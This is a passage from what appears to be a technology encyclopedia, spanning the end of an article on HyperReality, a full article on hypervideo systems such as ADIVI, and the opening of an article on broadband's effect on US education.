This is a system that operates on Linux and Windows, and consists of a computer, LCD shutter eyewear, data gloves, and an image sensor (3D 2000). The system may also be operated with a computer and mouse alone. Using this system, one is able to view (in 3D) the image of a 3D object projected onto the computer screen from whatever angle they wish or, by putting on the data gloves, can manipulate the 3D virtual object. The system also enables users to conduct coactions such as parts assembly or the design of a townscape with avatars and agents within a coaction field constructed on the screen. However, as the coaction field is limited to the computer screen, there is a limit to the feeling of immersion into the field. Having said that, the applicability of the system is being demonstrated, through joint research, into its application for the design of townscapes and environmental design being conducted by Waseda University and Koichi City (Terashima et al., 2004) and the HyperClass (Terashima et al., 2003). As this system makes it possible for people from anywhere in the world to come together in a coaction field through a simple Internet connection, it is expected to play a huge role in coactions that are geographically-dispersed at present.

From the perspective of artificial intelligence (AI), an agent could be assigned to handle a variety of tasks on our behalf that we currently undertake on the Internet. As an example, there could be an agent assigned to play a supportive role in obtaining information for user requests, managing your schedule, arranging your meetings for you, dividing your mail, and notifying you of items that need to be dealt with promptly.

At present, LCD and plasma televisions are widely used and, with screens over 100 inches now available, are creating a buzz on the market. Hence it is possible to use a large-size, flat surface screen as a HyperReality screen in place of a computer monitor.

One prominent example of the use of HyperReality using a large-size, flat-surface screen is the virtual space teleconferencing system developed by a group of researchers at the ATR Communication Systems Laboratories (Terashima, 1994).

This system allows the participants to participate in a conference by sitting down in front of two large-size screens. The system can also provide a link between three separate locations and enable all of the participants to take part in the assembly of a miniature shrine using data gloves. Even the avatars projected onto the screen are real, allowing the participants to identify who is who. The avatar is an image that has already acquired the face shape and skin tone of the participant, through a 3D scanner, and is projected onto the screen. See Figure 2 for an image of HyperReality using a large-size screen. When comparing it to a computer-based form of HyperReality, the use of the large-size flat screen produces an enhanced sense of immersion into the coaction field, and enables the construction of an environment with an increased sense of realism. One of the prominent characteristics of this system is not only the increased sense of immersion into the field, but also the creation of an interface that can reproduce an environment in which the sense of hearing, sight, and touch can be experienced.

Next, let us have a look at HyperReality in 10 years' time.

HyperReality in 10 Years' Time

What we can predict of HyperReality in 10 years' time is HyperReality built into the walls of our rooms. We can assume that once we have progressed to this stage, our walls and ceilings (just as walls have power plugs in them today) will form one huge information network. As voice and hand signals form the interface between computers and humans, one's walls, ceilings, and floors, which at present only function to separate one room from another, will act in the capacity of an information processor. Figure 3 shows the image of HyperReality built into the wall. Screens will be built into walls, ceilings, and floors, and upon them will be projected avatars and virtual objects. These screens will form a field of interaction between real and virtual objects, humans and AI. They will form a field (that is the coaction field) in which a HyperClass, HyperClinic, HyperMuseum, or HyperShop may be established to carry out coactions to suit your purposes. These, as opposed to the schools, hospitals, museums, and shopping malls of today, can be readily changed with installed software. There is also no need for capital investment. Better still, as it can be accessed from anywhere through a telecommunications cable, people from all over the world can participate at their convenience. People could construct a HyperWorld on a screen within their own home, and take part in a variety of activities within the coaction field. A person sick and in bed could access a HyperClinic and receive a diagnosis. A housewife could check on things at home from wherever she may be or perhaps even start preparations for dinner.

With further advances in technology, an agent possessing AI could take on the role of a nurse and check on the condition of a patient. Teacher agents and doctor agents may be able to assist students with their studies or provide a patient with invaluable advice. The late Carl Loeffler, representative of Simation, predicted that agents at this stage would progress one step ahead of the supportive role of the secretary to perform more advanced, functional roles. For example, they would be capable of recognizing different languages and would possess knowledge relating to a number of subjects and, although limited, would be capable of communicating with us.

Next, let us look at HyperReality in 20 years' time.

HyperReality in 20 Years' Time

In 20 years' time, we can assume that HyperReality will appear in a form that does not exist in any one particular location but can be used from absolutely anywhere by donning an "intelligent suit". Applications of HyperReality in 10 years' time will, as previously mentioned, be characterized in the way that use will be restricted to designated locations. However, just as the Sony Walkman and mobile telephones brought mobility to the radio and the telephone, HyperReal-

Figure 3. HyperReality built into the wall of a room (© 2008, Nobuyoshi Terashima - Used with permission)




Figure 4. Universal HyperReality (© 2008, Nobuyoshi Terashima - Used with permission)



ity will also come to a time when it becomes fully mobile and can be accessed from anywhere. This will be made possible by a computer that can be affixed to the body, in other words, a “wearable computer”. If this should come about, HyperReality will no longer depend on technologies that exist in a given location, but on technologies that are carried around on us. One thought that soon comes to mind is harnessing the functions of HyperReality into a laptop computer and antenna. However, this would require the user to be continuously peering into the screen of the laptop. If, through the combination of earphones, eyewear, and gloves, it were possible to create a seamless link between virtual reality and physical reality, one would be able to enjoy the benefits that HyperReality could offer from wherever they may be. Figure 4 shows the image of a wearable HyperReality. It is called the universal HyperReality. This would bring about a huge transformation in conventional applications of HyperReality. In such an event, just as in the case of the mobile phone, people donning such equipment and those that have embraced the world of HyperReality will be able to enjoy a conversation with a virtual partner and manipulate a displayed object. However, one aspect that would differ significantly to the mobile phone is that not only would the user be able to hear the voice of whoever they were talking to, but they would also see a 3D image of that person. Of course, anyone standing nearby will not be able to hear the voice of the virtual partner, nor will they be able to see their image. To achieve this would require participation in a coaction field.

Once HyperReality reaches this stage, we can assume that we will see people walking around with full-body intelligent suits, transceivers, and earphones equipped with computers which have been fitted with parallel processing networks and ultra-wideband transmission functions (see Figure 4). By donning the intelligent suit, the human body will function as an information technology layer. In doing so, all data will be directly transmitted to the human sensory organs. All of the senses from the physical world, such as light waves and sound waves, will be incorporated into the transmitted data by means of a communications function. This incorporated data that is being transmitted to the sensory organs will bring about the seamless integration of the real and the virtual.

The intelligent suit will transmit the voice and actions of the wearer to a recipient in the coaction field. According to Drexler (1990), the intelligent suit is both pliable, supporting the body of the wearer, and is highly elastic, clinging neatly to the body. The body suit, just as in information transmission, will not only transmit data such as facial expressions, voice, and body temperature, but in certain cases may also be made to create a voice and expression different to that of the wearer.

In this way, it is predicted that HyperReality will evolve rapidly together with technological advancement. At the same time, the price of computers and charges for the use of the Internet will continue to decrease, allowing the large-scale deployment of HyperReality into our daily lives. Recently, as a safety measure, surveillance cameras have been positioned in strategic locations on roadways, in stores, and in public facilities. As the use of such surveillance cameras increases, they will become smaller, making them less obvious to the untrained eye. In much the same way as electricity and the mobile phone, surveillance cameras will be embraced by the populace and will become a part of the infrastructure of the environment around us. It will be these cameras that will form the platform for this stage of development of a universal HyperReality.

In other words, by incorporating these cameras into an information network, anyone wearing an intelligent suit will be able to view images from wherever these cameras are installed. What this implies is that people will have access to images from all over the world in real-time. It will be this stage of development that will really bring HyperReality to the fore.

By switching to a camera set in an overseas location, not only will one be able to view images captured by the camera in that location but will also be able to, as an avatar, go for a walk or go shopping in that particular location. If one were to switch to a camera located in a theme park, they would be able to participate in an event being staged there.

CONCLUSION

Virtual reality is in its infancy. It is comparable to the state of radio transmission in the last year of the 19th century. It worked, but what exactly was it and how could it be used? The British saw radio as a means of contacting their navy by Morse code and so of holding their empire together. No one in 1899 foresaw its use first for the transmission of voices and music and then for television. Soon radio will be used for transmitting virtual reality, and one of the modes of HR in the future will be based on broadband radio transmissions.

This article has described what HR is in terms of how it functions and how it relates to other branches of VR. HR is still in the hands of the technicians, and it is still in the laboratory for improvement after trials. But a new phase has just begun. HR is a medium, and the artists have been invited in to see what they can make of it.

KEY TERMS

Augmented Reality: Intermixing a physical reality and a virtual reality

Coaction Field: A place where inhabitants, real or virtual, work or play together as if they were gathered at the same place

HyperClass: Intermixing a real classroom and a virtual classroom where a real teacher and students and a virtual teacher and students come together and hold a class

HyperReality: Providing a communication environment where inhabitants, real or virtual, at different locations, are brought together through the communication networks, and work or play together as if they were at the same place

HyperWorld: Intermixing a real world and a virtual world seamlessly

Remote Collaboration: They come together as their avatars through the communication networks as if they were gathered at the same place.

Virtual Reality: Simulation of a real environment where they can have feelings of seeing, touch, hearing, and smell.

INTRODUCTION

Hypervideo is the adaptation of the hypertext metaphor to video. By annotating and referencing video objects, diverse media, and pieces of information the video stream can be unlocked to the global web of knowledge.

Hypervideo combines the advantages of hypermedia as a dynamic, associative, and extendable network of information that can be shared and searched by many users at the same time, and of video as a natural and intuitive media to convey complex dynamic processes. Therefore, hypervideo will be one of the most important media for learning on the Semantic Web.

This article will first introduce the concepts of hypervideo. Then the history of hypervideo applications will be outlined, and current applications on the market will be presented. Design aspects will be discussed taking the example of one hypervideo application. Then, use cases for hypervideo will be presented. Finally, we will discuss possible future trends before coming to the conclusions.

BASIC CONCEPTS

Hypervideo is an application of the hypermedia concept. However, in contrast to other hypermedia, such as the World Wide Web, hypervideo not only is a hyper structure of linked media pieces, but it has an inherent structure. All information linked to the video is organized along the timeline of the continuous video stream guiding the reader and giving a major direction of exploration. To understand the specific nature of hypervideo we should first have a look at the underlying concepts: hypertext, multimedia, and hypermedia (a detailed discussion can be found in Myers, 1998).


Hypertext has been defined as a combination of natural language text with the computer's capacity for interactive branching, or dynamic display of a nonlinear text, which cannot be printed conveniently on a conventional page (Conklin, 1987). The single pieces of information linked together are called the nodes. Anchors are used to mark nodes or sections of nodes and to serve as connection points for the links that actually describe the connection between information entities (Steinmetz, 1995).

Multimedia describes the computer-based integrated generation, manipulation, and interaction of different media, where, according to Steinmetz (1995), continuous (time-dependent) and discrete (time-independent) media have to be combined. Schulmeister (2002) further emphasized the importance of the interactive manipulation of such media as relevant for characterization.

Hypermedia unifies the concepts of hypertext and multimedia by describing a hyper structure of multimedia nodes (e.g., text, image, audio, and video). Common hypertext structures found in the Web combining different pieces of media in a basically text-oriented structure are often referred to as hypermedia (Nielsen, 1990).

The basic model for hypermedia leads back to the early hypermedia systems such as Augment or HyperCard and has been published by Halasz and Schatz (1994) known as the *Dexter hypertext reference model*. Figure 1 shows the Dexter model that separates the

Figure 1. The Dexter hypertext reference model



hypermedia structure into the within-component layer (containing the original data units, that is, files that are unaware of their belonging to a hyper structure), that are referenced by anchors. The storage layer represents the hyper structure with the relations between units of information, which then is presented by the run-time system.

The expression "hypervideo" finally has been coined by Locatis, Charuhas, and Banvard (1990). In a hypervideo the non-linear hypermedia structure is applied to the originally linear video stream, which thus can be broken up. Table 1 summarizes the terminology used to describe the basic components of a hypervideo (Finke, 2005; Finke & Balfanz, 2004).

HYPERVIDEO SOLUTIONS

One of the first interactive video systems was the *Aspen Movie Map* by the MIT (Bender, 1980), where the spectator could control a ride through the city of Aspen by interacting with a touch screen. Hyperlinks were attached to a 3D model of the city topology providing direct connections between different locations. Another MIT project was *The Elastic Charles* (Brøndmo & Davenport, 1991), where different video clips could be browsed and additional media could be accessed via selecting moving icons (Micons) that had temporal and spatial relevant behavior. In interactive arts the installation *Portrait no. 1* by Luc Courchesne in 1990 allowed the spectator to flirt with a virtual girl by selecting of a choice of more or less charming utterances. Another way of hyperlinking video content was the "video-footnotes" accompanying a video presentation in the Kon-Tiki museum in Oslo, Norway, where additional text and images could be selected (Liestøl, 1994). Another pioneering project was the *HyperCafé* (Sawhney, Balcom, & Smith, 1996) that gives the spectator the impression to sit in a café and to navigate between different conversations that are interwoven and editable in a graphical tool. Text and Micons were overlaid on the video to indicate cross-references also as wireframes to highlight navigation opportunities. *HyperSoap* (Bove, Dakss, Agamanolis, & Chalom, 2000) is an academic application designed for interactive television, primarily for soap operas to link home shopping information to video objects. The system includes an editor that supports automatic object tracing.

In the recent years, as the Internet has become mature the integration of video into the World Wide Web has become the predominant idea. The advancements in video compression and broadcasting also as the availability of sufficient bandwidth have provided the technical foundation for this development. Several systems have been developed since then; some of them are now published and sold as commercial products. Table 2 gives an overview of more recent hypervideo applications that can be distinguished by the type of media links for which they are primarily designed.

Table 1. Hypervideo terminology (Finke, 2005)

- *Hypervideo Node*: Units of information represented as files or media.
  - *Video Node*: Specific node representing a video that can be used as basis for a hypervideo.
  - *Information Node*: All nodes that can represent information linked to a video.
- *Hypervideo Anchor*: Defined section of a node that can be referenced by other anchors or serve as source of a link.
- *Hypervideo Link*: Connection between two anchors. Hypervideo documents primarily should use anchors on video nodes as source and anchors on video of information nodes as target.
- *Hypervideo Structure*: Entire structure of nodes, anchors, and links.
- *Hypervideo Document*: Synonym for hypervideo.
- *Video Annotation*: Process of defining anchors in the video and linking information to it.
- *Sensitive Region*: Representation of the video anchor in the run-time layer; has a duration and a space it covers in the video surface; can be divided into several intervals.

Table 2. Current hypervideo applications

Video-to-information systems:
- *Hyperfilm* (http://www.hyperfilm.it): Commercial application with presentation of links appearing along the timeline of the video.
- *VideoClix* (http://www.videoclix.com): Commercial application. Detailed information of video objects appears when user selects object in the scene.

Video-to-video systems:
- *Hyper-Hitchcock* (Shipman, Girgensohn & Wilcox, 2003): Academic hypervideo player and authoring environment that allows linking different video sequences.
- *Riva VX* (http://www.rivavx.de): Commercial system that allows easy linking of video sequences into interactive training videos.

Video-to-many systems:
- *FilmEd Vannotea* (http://metadata.net/filmed): Research project prototype allowing the collaborative multimedia annotation and discussion on streaming video.
- *ADIVI* (http://www.adivi.de): Academic/Commercial system that allows linking video, multimedia information, and communication to objects highlighted in the video.

FilmEd Vannotea (Schroeter, Hunter, & Kosovic, 2003) focuses on the interactive and collaborative use of video as a means of discussion and group learning. High bandwidth network connections are used to stream video to every member in a distributed group of learners, which can in real time exchange information by linking it to objects in the video. The video is sequenced on the basis of automatic video analysis. These sequences are used as anchors for annotation data. Simple drawings can be overlaid on the video highlighting details in the video image. The FilmEd Vannotea system represents one of the most complex and most advanced hypervideo systems available to date.

DESIGNING HYPERVIDEO INTERACTION

To discuss the principal design aspects of hypervideo applications, the *ADIVI* system (Finke & Balfanz, 2004) will be analyzed here as an example for an advanced hypervideo system that allows the collaborative presentation and creation of video-based hyperstructures including various media types, video documents, and an additional asynchronous communication channel.

The focus of the ADIVI system has been laid on the development of an interaction design that allows easy and intuitive browsing, filtering, and annotation of hypervideo documents. The views concept was designed to support the in-depth examination necessary for learning in hyperstructures also as to establish and maintain a bird's eye perspective of the document in order to prevent the user from getting lost (Finke, 2005).

Figure 2 shows the user interface of the ADIVI system with the four different views of the video document:

- **Video View (Top-Left):** An enhanced video player with basic functionality. It can also be scaled to full-screen view to provide optimal view. In this figure a sensitive region has been selected, and the available annotations are arranged in a circle. On mouse over, a preview of the information is shown allowing the user to establish an analogical representation of the hyperstructure. The video view also serves as the editing view for direct manipulation of sensitive regions and meta data.
- **Information View (Top-Right):** All media annotations such as texts, images, Web links, and so forth, are presented here. Following the same design principles as just mentioned, editing of the annotation is located in the same view. In the case of video-to-video links a linked hypervideo is shown in the video view replacing the original video. Back and forth buttons allow the navigation similar to Web browsers.
- **Navigation View (Bottom-Left):** Gives an overview of the document structure, here as timelines indicating where in the video sensitive regions can be found. On mouse over a preview of the sensitive region and the linked data can be seen. Filtering and searching facilities are located on the bottom of the component.

Figure 2. The user interface of the ADIVI hypervideo system

- **Communication View (Bottom-Right):** An additional asynchronous communication channel can be attached to each object in the document providing a threaded conversation. As the hypervideo is stored on one central server distributed user groups can share their experiences in an informal manner. Also as in the navigation view search facilities and references to and from the related objects are available.

One of the major design considerations affects the presentation of the so-called sensitive regions indicating objects of interest in the video. Unlike in the FilmEd Vannotea system not only film sequences but single objects are highlighted directly in the video by geometric shapes marking objects (areas) in the video. By means of a key frame mechanism the user can draw rectangular shapes around the objects of interest at different points in time just like with any drawing tool. The system interpolates the change in position and shape to provide a continuous impression over time.

To summarize the major design aspects, the hypervideo system supports known interaction metaphors to select and manipulate annotations in the video; all interaction follows the direct manipulation metaphor allowing editing information in place in a transparent way. Different views help to overcome known problems such as the "Lost in Hyperspace" effect (Conklin, 1987) and to establish and maintain a mental map of the structure.

HYPERVIDEO: APPLICATION AREAS

In what application areas have hypervideo systems turned out to be useful? Which are the use cases that legitimate the efforts spent on the development of such hypervideo systems? Looking at the existing systems, three major fields of application can be identified: e-commerce and Web-based retail (HyperSoap, VideoClix), computer-supported training and e-learning (Hyperfilm, RivaVX, ADIVI), and workflow support and collaborative work in distributed groups (FilmEd).

E-Commerce

Hypervideo systems allow embedding cross-references and product details into the video itself. In most existing systems (Hyperfilm), additional information, such as product details, is shown automatically in a separate area on the screen as the video reaches a certain position. Other systems (VideoClix) use sensitive regions or overlays to convey the availability of additional information. An additional level of information can unobtrusively and non-disruptively be presented alongside with the video. If the user is interested in the additional information, respectively in purchasing the product, the threshold to do the purchase immediately is lowered considerably. Product presentations based on hypervideo can be employed via the Web also as on public kiosk systems on fairs and in showrooms.

Computer-supported training and learner-centered education have been the original motivation for the early hypervideo applications. Video offers the possibility to present dynamic information in a most natural, intuitive and speech-neutral way.

The first hypervideo installations have been targeted to museums and have been later on expanded to Web-based training methods. Hypervideo has become a good means for corporate training methods, especially in companies with distributed personnel, field forces, and with globally distributed dependencies. On the release of a new product, a company can quickly distribute a hypervideo to train field forces on the specifics of this new product. Field forces can access the information over the Internet, and the retrievals can be tracked by the training department so that quality and depth of the education can be assured for every individual. By providing off-line and multi-channel solutions, field forces can be trained also during traveling times on the way between two customers.

Over the Internet, video can be distributed quickly. The advantage of hypermedia to separate hyperstructure from media leads to reduced efforts in production compared to common teaching videos or animated presentations. Without guidance of a teacher, the video can pace the learner's progress and can guide the learner not to lose the major learning path. Some of the dangers of exploratory learning in hypermedia can thus be avoided.

Also in school classroom settings and in university classes, the employment of hypervideo has been explored. Hesse, Zahn, Finke, Pea, Mills, and Rosen (2005) give an overview of the state of research on hypervideo in educational settings, where even novice students have shown to profit from the use of hypervideo as a cognitive tool establishing a common knowledge space.

Collaborative Distributed Work

In a globalized world, not only training, but also the design of working processes themselves, has to take into account the challenges posed by distributed and intercultural group collaboration. Above all, the FilmEd Vannotea system is designed to support such scenarios.

Let us take for instance an international automotive company with development sites. As part of the development process the company has to conduct crash tests to asses the security of the vehicles in accidents. While the tests take place at one site, engineers on different locations have to discuss and analyze the movies recorded with high-speed cameras to improve their designs. Today the videos are distributed and discussed via e-mail: "[00:02:11.123] Have a look at the atypical deformation at the fender, what do you think it is? I'll call you in a second." Intuitive means to annotate details in the video directly, to share these annotations, and to discuss the issues found in the video can speed up and improve such distributed working scenarios. Hypervideo can reduce the mental load caused by such diverse and disruptive workflows, reducing potential sources of errors, speeding up discussion and lowering the threshold for communicating with colleagues leading to a more efficient and effective process (Schroeter et al., 2004).

THE FUTURE OF HYPERVIDEO

Video is a rich and intuitive media that has shown to be valuable in different application contexts such as training, commerce, entertainment, and collaboration.

Semantic Web

Hypervideo has helped to overcome the boundaries between the global network of information that has become the World Wide Web and continuous media such as video (but could also be audio, 3D scenes, and alike). So most naturally, we expect hypervideo to develop on with the Web 2.0 or Semantic Web into not only a network of information, but into a web of knowledge. By adding semantics, by linking machine-processable meaning like taxonomies and ontologies to the bits of information gathered in this web, media will become more available. Video will greatly benefit from this additional means to classify, order, and access its content.

Mobile Hypervideo

The potential of hypervideo for professional applications also as for entertainment and social leisure will be brought to a new dimension with modern mobile devices. Today's mobile devices are already packed with technology that allows us to record information from the environment as audio, video, and/or images. Mobile phones help us to organize our calendars and contacts, communicate, and transmit data as SMS, MMS, or mail. We make cross-references between contacts, photos, events, and messages, and we have it at hand all the time. Hypervideo will give the means to add environment to this data, to share scenes and situations, and to link information to such scenes. Converging into a mobile variant of hypervideo-blogging, the users will be able to record a scene with the built-in camera, annotate elements in this scene with contacts, messages, exchange gossip with their friends, and just share experiences.

Interactive TV

Together with the increasing success of home shopping channels not only in the U.S. but also all over the world, the emerging interactive TV will open new opportunities to exploit hypervideo as an additional channel for retail and advertisement. This will pose a new challenge to the design of hypervideo systems on TV sets in order to make them usable by remote controls, make them easy to use, and to integrate hyperlinks in an aesthetically pleasant way.

CONCLUSION

Since the first systems developed in the early nineties, hypervideo has reached a certain level of maturity. As this article has shown, there are a number of solutions available supporting different application settings and usage scenarios. Some applications have been developed into commercial products that can support the process of computer-supported training in classroom setting and distributed corporate training situations. Hypervideo has proven to be an efficient and intuitive cognitive tool to support learners of different levels of experience. With the availability of sufficient bandwidth and the computational literacy in the population, hypervideo will play a significant role among the future training methods and tools.

Also, in future collaboration frameworks such as Adobe Breeze or Microsoft Netmeeting, hypervideo will find its place in the toolset to support certain tasks. One of the most important challenges for the future development of hypervideo will be to make interaction easier, more intuitive, and efficient. This will become even more obvious for novel device platforms such as mobile devices, where the integration of built-in applications and sensors will become more important and interaction devices even more limited.

KEY TERMS

Anchor: Location in a document that can serve as source or destination for a cross-reference (link). The design of an anchor is strongly related to the type of media that the anchor augments, for instance in a text this can be a word; in a video this would be a region in the video, a point on the time line, or a sequence.

Annotation: Supplementary information attached to other information; examples are symbols, labels, or graphical overlays on maps.

Dexter Hypermedia Reference Model: Reference model for hypermedia published by Halasz and Schatz (1994). The hypermedia is separated into three layers named the within-component, storage, and runtime layer.

Hypermedia: Generalization of the term hypertext where not only text but media of different type can be linked into a hyper structure.

Hypervideo: Specific case of hypermedia with a video a main principal media. The video gives the major timeline along which other data is arranged.

Node: A node represents a piece of information in a hyperstructure, for instance a file or a document.

Sensitive Region: Graphical representation of an anchor in a hypervideo document with a spatial and temporal extension.

The Impact of Broadband on Education in the USA

Paul Cleary
Northeastern University, USA

INTRODUCTION

The rapid pace of international growth in Internet use is putting enormous pressure on nations to acquire Internet technology in order to compete in the global economy. In the USA, even as Internet access is being disseminated widely throughout society, Internet technology is rapidly changing to meet the growing demands for information. Cheaper and slower dial-up access is being replaced by high-speed broadband access (Horrigan, 2006, p. ii; NTIA, 2004, p. 1). Broadband access provides many advantages over slower dial-up service. In addition to faster and easier Web navigation, more information is becoming available and in greater variety. As a result, the typical Web search time has been greatly reduced and access to information and applications such as higher quality graphics are becoming more widespread.

Broadband access is growing at a faster rate than dial-up access (Horrigan, 2006, p. iv). Evidence suggests that **broadband** users are more likely to use the Internet in a wider variety of ways than traditional dial-up users. Since broadband is always connected, making access easier than ever, it has the potential to greatly affect the frequency and duration of user sessions, type of search, and location of access. As often stated, "While modem use is disruptive, broadband use is integrative" (The Digital Future Project, 2005, p. 4). According to one survey, 69% of broadband users go online on a typical day, compared to 51% using dial-up service. As applications of broadband activity widen, the typical delays encountered in accessing dial-up service are avoided.

As the global competitive environment intensifies, there is an economic imperative to prepare American K-12 students for this new reality (Honey et al., 2005). As broadband expansion throughout society increases, its potential impact on education is deepening. Its role has expanded beyond just enhancing the traditional classroom curriculum toward an integrated part of the educational curriculum. As schools increasingly assign work requiring online searches, students are encouraged to use broadband to complete assignments. Those without access will be at an increasing disadvantage.

In response, public schools have made substantial gains in acquiring Internet technology in recent years and nearly all currently have broadband Internet access as well. In 2003, 95% of all public schools with Internet access used broadband (Parsad & Jones, 2003, p. 3). This represents a 15% increase in broadband use since 2000. Furthermore, public schools are increasingly improving access for disadvantaged students by providing additional availability around normal school hours for those that do not have at home access.

The intent of this article is to examine current broadband use and its potential impact on overall educational experiences of school-age children. Does increased broadband use among children have a positive effect on the frequency, duration, manner, and type of Internet use as well as educational performance? Are children now using it more frequently for education and for research and information gathering purposes?

BACKGROUND

International statistics on broadband adoption indicate that although the USA has the largest number of broadband subscribers worldwide (58.1 M), accounting for over one fourth (29%) of the world's total, it ranks low in societal penetration relative to other nations. The USA **broadband penetration rate** (subscribers per 100 inhabitants) of 19.6% ranks 15th behind nations such as Denmark (31.9%), the Netherlands (31.8%), Iceland (29.7%), and South Korea (29.1%) (OECD, 2006).

Substantial growth has been reported over the past few years. Over the past year alone, broadband access grew by 52% (FCC, 2007, pp. 1-2). The number of households with broadband connections grew by over 12 million lines, a 126% increase from 2001-2003 (NTIA, 2004, pp. 3-5). From November of 2003 to May 2005, the share of home Internet users that have broadband access climbed from 35% to 53%. Although rapid growth continues, the reported 6% increase from 2004 suggests its rate of growth may be slowing (Horrigan, 2005, p. 2). Growth has been particularly strong among those that have traditionally reported low rates of adoption. Among all age groups, those 65 and older reported the highest increase over the past year (63%), and Blacks and Hispanics reported much stronger growth than whites (121%, 46%, and 35%, respectively). Furthermore, broadband access in urban areas continues to exceed that in rural areas, by nearly a 2 to 1 margin (44% to 25%, respectively) (Horrigan, 2006, p. 3). At home access in rural areas also lags that in urban locations (24.7% and 40.4%, respectively) (NTIA, 2004, p. 12). The continued disparity in availability is due in large part to the lack of cable system availability to rural customers.

Many factors contribute to broadband use in society, including access location (including type of residential area), changing technology, and decreasing access cost. The location of broadband access is a major factor in the degree, frequency, duration, and type of Internet use. The majority of users currently access broadband at work, at home, or outside the home. Among users at work, access is generally high-speed service, through T-1 lines. The percent of at work Internet use continues to grow in response to industry's efforts to remain globally competitive and is deemed critical in daily work activities. As of October 2003, 77 million workers, representing over half (55.5%) of total employment nationwide, used a computer at work (BLS News, 2005, p. 1).

A rapidly growing percentage of adults are using broadband at home. Recent surveys estimate that the household penetration rate increased from 13% in February 2001 to 78% in December of 2006 (Nielsen/NetRatings, 2006, p. 2). Broadband users at home were more likely to go online daily (66.1%) than those with dial-up service (51.1%) and tend to engage in more types of activities such as entertainment and banking (NTIA, 2004, p. 5).

Finally, a growing percentage of adults are using broadband at locations outside of home. Internet use at libraries, schools, and other locations jumped from 17% in 2004 to 21% over the past year alone (Harris Poll #40, 2006, p. 1).

Current data indicate that broadband technology is rapidly changing from cable-based service, the most popular form, to telephone-based digital subscriber line (DSL) service, and to satellite, fiber-optic, or wireless technologies service. Although cable modem service is still the most popular, asymmetric digital subscriber line (ADSL) and other services are gaining ground rapidly. From 2005-2006, the number of ADSL lines increased by 6.3 million compared to 4.6 million for cable modem service (FCC News, 2007, pp. 1-3). From 2001-2003 alone, the share of cable modem households nationwide dropped by 10% to 56.4%, while the proportion of DSL households increased by nearly 8% to 41.6% (NTIA, 2004, p. 6).

Another key factor in broadband use is its declining cost. Demand is widening as its access price declines. Recent price declines have helped accelerate broadband use at home past that of dial-up service (Horrigan, 2006, p. ii; Jesdanum, 2004, p. 1). Although cable broadband typically costs more than DSL, cable operators argue that their prices are competitive since their connectivity speeds exceed DSL. Many perceive that with continued price declines, the availability of broadband to the disadvantaged will grow and reduce the digital divide (Aron & Burnstein, 2003, p. 1; Jesdanum, 2004).

MAIN FOCUS: BROADBAND USE AND EDUCATION

Critical factors that influence increasing broadband use in education include the level, frequency, type, and ease of use, access location, and collaboration with others. Children are using it for educational purposes more frequently and for longer duration. One study indicated that 94% of youth 12-17 years old use the Internet for school research and over three fourths (78%) indicated that it helps them with their homework and is their main source for completing school assignments (Lenhart, 2001, pp. 3-4).

Differences in broadband use among children depend on whether it is accessible at home or outside the home. The impact of broadband access on children's Internet use at home is substantial. Cleary, Pierce, and Trauth (2005) indicate that the largest impact on Internet use among children is at home use (p. 17). Households with Internet access, along with an adult who can provide expertise and guidance, increase the probability that children will become proficient. However, since over 98% of all public libraries in the USA now have Internet access, evidence suggests that more teens are accessing the Internet at the library. The PEW Internet and American life project reports that over 50% of teens have gone online from a library.

The potential educational benefits of broadband-based (**high speed**) **multimedia** in education have been thoroughly researched in resent years. **Multimedia** is defined as a computer-based product that enhances the communication of information by combining two or more of the following: text, graphic art, sound, animation, video, or interactivity (Ellis, 2001, p. 110) while high speed applications use Internet protocol (IP)-based video which includes video-on-demand, Web casting, videoconferencing, digital libraries, real-time collaboration, and virtual learning tools (Fleishman, 2006, p. 3). Wise and Groom have summarized relevant research conducted in this field and conclude that students do benefit from the application of multimedia, in support of classroom instruction (Wise & Groom, 1996). Some of the positive affects of classroom multimedia use on increased learning and retention include enhanced student interest and increased attentiveness and receptiveness, student participation, knowledge retention, ability to generalize, desire to continue learning, and increased creativity (Beatty & Fissel, 1993; Wise & Groom, 1996, p. 7).


Online access to K-12 educational resources and improved **media literacy** are now viewed as a way of achieving education reform and potentially transforming society (Smith, Clark, & Blomeyer, 2005, p. 3; Christ & Potter, 1998, p. 8). Negroponte argues that in today's world, educational practices remain outdated even as technological advances are transforming society (Negroponte, Resnick, & Cassell, 2006, p. 1). Educational theorists continue to struggle with the relative balance between traditional text-based content and critical thinking skills (Ellis, 2001; Reeves, 1992, p. 181) and Constructivists suggest that children benefit from the contextual backdrop that online learning environments provide because they lack real world experience (Smith et al., 2005, p. 13; Assey, 1999, p. 74).

Education theory further suggests that learning is more likely to occur if the instructional atmosphere is linked to the distinct learning style of the student (Ellis, 2001, p. 112). Broadband can incorporate video and audio into instruction to accommodate different learning styles allowing students to learn at their own pace. For example, Cable in the Classroom is developing broadband resources for schools, including an interactive Shakespeare publication (Kerven, 2002).

However, there is considerable debate on the learning advantages of high speed multimedia in the classroom. Many educators point out that the use of multimedia does not automatically guarantee higher levels of learning (Reeves, 1992, p. 186). In order to be effective, it must be linked to clear educational goals and articulated plans for achieving them (Kleiman, 2006, p. 1). Wise and Groom found that measuring the affects of **educational technology** on learning and grade improvement is often difficult because of the inability to find comparable instructional technology (p. 109). Ellis indicates that evidence is still inconclusive whether multimedia use enhances educational performance and influences recall or retention of subject material (Ellis, 2001, p. 109). Finally, students become overloaded and confused when too much multimedia material is provided at once.

In spite of these disadvantages, however, current estimates of broadband accessibility in public education are very high. By 2003, most public schools were Internet wired (Parsad & Jones, 2003) and between 85% and 100% of all schools reported broadband access (Buchanan, 2003, pp. 1-2; Parsad & Jones, 2003, pp. 2-3; Kleiner & Lewis, 2003, p. 5). However, variation in broadband connectivity by school size and location still exists. Broadband accessibility increases with school size and schools located in rural locations were less likely than urban area schools to report access to broadband (Parsad & Jones, 2003, pp. 2-3). Public resources devoted to disadvantaged schools enable broadband to reach a wider spectrum of students. Over 90% of schools with the highest minority enrollments

Figure 1. Educational benefits of broadband use



currently have broadband access (Buchanan, 2003, p. 2; Kleiner & Lewis, 2003, p. 5).

CONCLUSION

In spite of the current pace but unevenness of adoption, the importance of future broadband growth to education is well understood among educators and policymakers. Disparities in broadband access can adversely affect educational performance, but there is little agreement on how to address the problem. One argument is that government should support broadband deployment to underserved segments of society more fully (Thierer, 2002). The other is that given the current stage of technical development, societal distribution of broadband (p. 17) and the unreliability of current data (pp. 16-17) of federal intervention is premature (Kruger, 2002, p. 2).

Many argue that a more aggressive broadband policy to improve USA deployment to match those of other nations is needed because of its growing importance to future economic development and education. Michigan state policymakers, for example, have responded to the need for expanded broadband access by implementing broadband deployment policies which include linking broadband requirements to public right-of-way permits (Frederick, 2005, p. 11).

